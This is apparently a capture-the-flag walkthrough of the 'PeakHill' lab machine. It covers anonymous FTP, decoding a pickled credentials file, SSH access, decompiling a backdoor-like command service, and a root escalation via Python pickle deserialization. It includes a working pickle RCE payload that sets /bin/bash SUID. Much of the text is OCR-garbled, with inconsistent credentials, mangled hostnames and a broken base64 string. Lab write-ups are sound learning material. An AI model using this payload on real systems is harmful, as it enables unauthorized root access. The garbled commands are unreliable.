Nmap Scan:

Checking ftp shows we can login anonymously and there's a file there

```
→ PeakHill ftp 10.10.13.23
Connected to 10.10.13.23.
220 (vsFTPd 3.0.3)
Name (10.10.13.23:mark): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||38419|)
150 Here comes the directory listing.

      drwxr-xr-x
      2 ftp
      ftp
      4096 May 15 2020 .

      drwxr-xr-x
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      -rw-r--r-
      1 ftp
      ftp
      7048 May 15 2020 .creds


      -rw-r--r-
      1 ftp
      ftp
      17 May 15 2020 test.txt

226 Directory send OK.
ftp> get .creds
local: .creds remote: .creds
229 Entering Extended Passive Mode (|||40467|)
150 Opening BINARY mode data connection for .creds (7048 bytes).
100% | ********* 7048
                                                                           35.37 MiB/s
                                                                                              00:00 ETA
226 Transfer complete.
7048 bytes received in 00:00 (13.81 KiB/s)
229 Entering Extended Passive Mode (|||26588|)
150 Opening BINARY mode data connection for test.txt (17 bytes).
79.81 KiB/s
                                                                                              00:00 ETA
226 Transfer complete.
17 bytes received in 00:00 (0.03 KiB/s)
ftp> ^D
221 Goodbye.
→ PeakHill
```

Viewing the file shows the binary numbers

```
PeakHill mv .creds creds
→ PeakHill cat test.txt
vsftpd test file
→ PeakHill file creds
creds: ASCII text, with very long lines (7048), with no line terminators
→ PeakHill cat creds
```

Using cyberchef to decode gives this



I saved the file to my host



After spending some time I figured it's a python pickle dump file

I used python pickle library to decode it

```
- PeakHill ls

creds dump nmapscan
- PeakHill python3

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>>> import pickle

>>> with open-("dump", 'rb') as f:

... dump = f.read()

>>> dump

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>>> dump = f.read()

| dump =
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>>> pickle.loads(dump)
[('ssh_pass15', 'u'), ('ssh_user1', 'h'), ('ssh_pass25', 'r'),
('ssh_pass20', 'h'), ('ssh_pass7', '_'), ('ssh_user0', 'g'), ('ssh_pass26',
'l'), ('ssh_pass5', '3'), ('ssh_pass1', '1'), ('ssh_pass22', '_'),
('ssh_pass12', '@'), ('ssh_user2', 'e'), ('ssh_user5', 'i'), ('ssh_pass18',
'_'), ('ssh_pass27', 'd'), ('ssh_pass3', 'k'), ('ssh_pass19', 't'),
('ssh_pass6', 's'), ('ssh_pass9', '1'), ('ssh_pass23', 'w'), ('ssh_pass21',
'3'), ('ssh_pass4', 'l'), ('ssh_pass14', '0'), ('ssh_user6', 'n'),
('ssh_pass2', 'c'), ('ssh_pass13', 'r'), ('ssh_pass16', 'n'), ('ssh_pass8',
'@'), ('ssh_pass17', 'd'), ('ssh_pass24', '0'), ('ssh_user3', 'r'),
('ssh_user4', 'k'), ('ssh_pass11', '_'), ('ssh_pass0', 'p'), ('ssh_pass10',
'1')]
>>>
```

From there it seems each character of ssh user and password with it's index is there

So doing it manually I got this

```
>>> pickle.loads(dump)
[('ssh.pass15', 'u'), ('ssh.pass25', 'r'), ('ssh.pass28', 'h'), ('ssh.pass26', 'l'), ('ssh.pass26', 'l'), ('ssh.pass26', 'l'), ('ssh.pass26', 'l'), ('ssh.pass12', 'a'), ('ssh.pass12', 'a'), ('ssh.pass12', 'a'), ('ssh.pass12', 'a'), ('ssh.pass12', 'a'), ('ssh.pass12', 'a'), ('ssh.pass21', 'a'), ('ssh.pass11', 'a'), ('ssh.pass21', 'a'), ('ssh.pass11', 'a'), ('ssh
```

```
>>> user = 'gherkin'
>>> password = 'p1ckl3s_@11_@r0und_th3_w0rld'
```

There's a service running on port 7321 connecting to it asks for credential but trying the cred doesn't work

```
→ PeakHill nc 10.10.13.23 7321
Username: gherkin
Pessword: pickl3s_@11_@r@und_th3_w@rld
Wrong credentials!
→ PeakHill 

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Using it on ssh works

```
→ PeakHill ssh pherkimälo.10.13.23
The authenticity of host '10.10.13.23 (10.10.13.23)' can't be established.
RSA key fingerprint is StA255xwB7kAgkR8giUtuBhBOAr4/kcwkGdk4s2iqmZbt2-66.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.13.23' (RSA) to the list of known hosts.
gherkinālo.10.13.22's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-177-generic x86_64)

* Documentation: https://abuntu.com/advantage

* Bupachages can be updated.
19 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

sherkinābubuntu-xenial:-$ ls
cand service-pyc
gherkinābubuntu-xenial:-$
```

There's a python compiled binary in the user's desktop directory

I'll transfer it to my machine

Now I can decompile it using uncompyle6

```
# Preshtll uncompyles (rnd service.pye
# uncompyles version 3.9.0
# Python bytecode version base 3.8.0 (3413)
# Python bytecode version base 3.8.0 (3413)
# Python bytecode version base 3.8.0 (3413)
# Eabeded file name: ./cnd. service.py
# Compiled at: 2028-05-1a 1855:16
# Size of source and 2x=27: 2140 bytes
# Size of source and
```

Here's the decompiled content

```
from Crypto.Util.number import bytes_to_long, long_to_bytes
import sys, textwrap, socketserver, string, readline, threading
from time import *
import getpass, os, subprocess
username = long_to_bytes(1684630636)
password = long_to_bytes(2457564920124666544827225107428488864802762356L)
class Service(socketserver.BaseRequestHandler):
    def ask_creds(self):
        username_input = self.receive(b'Username: ').strip()
        password_input = self.receive(b'Password: ').strip()
        print(username_input, password_input)
        if username_input == username:
            if password_input == password:
                return True
        return False
    def handle(self):
        loggedin = self.ask_creds()
        if not loggedin:
            self.send(b'Wrong credentials!')
                               return None
        self.send(b'Successfully logged in!')
        while True:
            command = self.receive(b'Cmd: ')
```

```
p = subprocess.Popen(command,
              shell=True, stdout=(subprocess.PIPE), stderr=
(subprocess.PIPE))
            self.send(p.stdout.read())
    def send(self, string, newline=True):
        if newline:
            string = string + b'\n'
        self.request.sendall(string)
    def receive(self, prompt=b'> '):
        self.send(prompt, newline=False)
        return self.request.recv(4096).strip()
class ThreadedService(socketserver.ThreadingMixIn, socketserver.TCPServer,
socketserver.DatagramRequestHandler):
    pass
def main():
    print('Starting server...')
    port = 7321
    host = '0.0.0.0'
    service = Service
    server = ThreadedService((host, port), service)
    server.allow_reuse_address = True
    server_thread = threading.Thread(target=(server.serve_forever))
    server_thread.daemon = True
    server_thread.start()
    print('Server started on ' + str(server.server_address) + '!')
    while True:
        sleep(10)
if __name__ == '__main__':
    main()
```

We can see that this is the script behind the service running on port 7321

I'll get the user and password

```
→ PeakHill python3

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>>> from Crypto.Util.number import bytes_to_long, long_to_bytes
```

```
>>> username = long_to_bytes(1684630636)
>>> password = long_to_bytes(2457564920124666544827225107428488864802762356)
>>> username
b'dill'
>>> password
b'n3v3r_@_d1ll_m0m3nt'
>>>
```

We have the credentials and can now access the service on port 7321

```
→ PeakHil nc 10.10.13.23 7321

Username: dill _mom3nt

Successfully logged in!

Cmd: id

uid=1003(dill) gid=1003(dill) groups=1003(dill)

Cmd: ■
```

We are user dill

I tried getting a reverse shell but it doesn't allow outbound connection so I used the dill ssh key at /home/dill/.ssh/id_rsa

Checking for sudo permission shows that the user can run

/opt/peak_hill_farm/peak_hill_farm as root

We don't have read access over it

```
dill@ubuntu-xenial:-$ ls -al /opt/peak_hill_farm/peak_hill_farm -rwxr-x-x 1 root root 1218056 May 15 2020 /opt/peak_hill_farm dill@ubuntu-xenial:-$
```

After playing with it I noticed it requires a base64 string

```
dill@ubuntu-xenial:/opt/peak_hill_farm$ sudo /opt/peak_hill_farm/peak_hill_farm
Peak Hill Farm 1.0 - Grow something on the Peak Hill Farm!

to grow: 1
failed to decode base64
dill@ubuntu-xenial:/opt/peak_hill_farm$ |
```

I tried using the base64 string of test

```
dill@ubuntu-xenial:/opt/peak_hill_farm$ sudo /opt/peak_hill_farm Peak Hill Farm! | → PeakHill Farm | + Peak Hill Farm | + PeakHill | +
```

Nothing works!! Initially the credential was a pickle object so maybe this is going to deserialize the base64 string given

I made a python pickle exploit

```
import pickle
import os
import base64

cmd = "chmod +s /bin/bash"

class PickleRce(object):
    def __reduce__(self):
        return (os.system,(cmd,))

print(base64.b64encode(pickle.dumps(PickleRce())))
```

Using the result the script forms on the script remotely worked

```
dill@ubuntu-xenial:/opt/peak_hill_farm$ sudo /opt/peak_hill_farmPeak_hill_farm
Peak Hill Farm 1.0 - Grow something on the Peak Hill Farm!
to grow: gASVLQAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjBJjaGlvZCArcyAvYmluL2Jhc2lUhZRSlC4=
This grew to:
0 dill@ubuntu-xenial:/opt/peak_hill_farm$ ls -1 /bin/bash
-rwsr-sr-x 1 root root 1837528 Jul 12 2019 /bin/bash
dill@ubuntu-xenial:/opt/peak_hill_farm$ []
```

Now we can get root shell

```
dillaubuntu-kenial:/opt/peak_hill_farm$ bash -p
Dash-4.30 cd /root
Dash-6.30 cd /root
Das
```

What I have learnt:

- Decoding pickle object
- Source code review
- Python pickle deserialization

#rce #pickle #deserialization